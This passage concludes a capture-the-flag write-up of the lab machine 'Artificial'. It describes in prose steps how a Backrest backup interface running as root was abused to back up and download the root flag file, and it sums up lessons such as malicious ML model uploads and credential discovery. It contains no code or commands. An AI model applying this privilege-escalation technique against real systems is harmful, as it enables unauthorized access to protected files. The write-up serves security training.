
The Backrest interface allowed me to create backup repositories and plans. More importantly, it could backup and restore arbitrary files on the system. Since the service likely ran as root (as backup services typically do), this was my ticket to reading the root flag.
Step 1: I created a new backup repository:

Step 2: I created a backup plan targeting /root/root.txt:

Step 3: I executed the backup:
Step 4: I performed a restore operation to extract the backed-up files:



Step 5: Finally, I downloaded the backup archive containing the root flag:

Extracting the archive revealed the coveted root flag:
Machine pwned!
Conclusion
The “Artificial” machine provided an excellent learning experience showcasing:
- Supply Chain Vulnerabilities: The danger of accepting user-uploaded models in ML applications
- Environment Replication: How vulnerability exploitation often requires precise environment matching
- Credential Discovery: Finding sensitive data in databases and configuration files
- Group Privileges: Leveraging group memberships for information disclosure
- Service Enumeration: Discovering internal services through configuration analysis
- Privilege Escalation: Abusing backup service functionality to read privileged files
This box emphasizes the importance of validating all user inputs, even seemingly innocuous files like ML models, and highlights how backup services can become attack vectors when improperly secured.
Thanks for reading! I hope you enjoyed it, Happy hacking! 🚀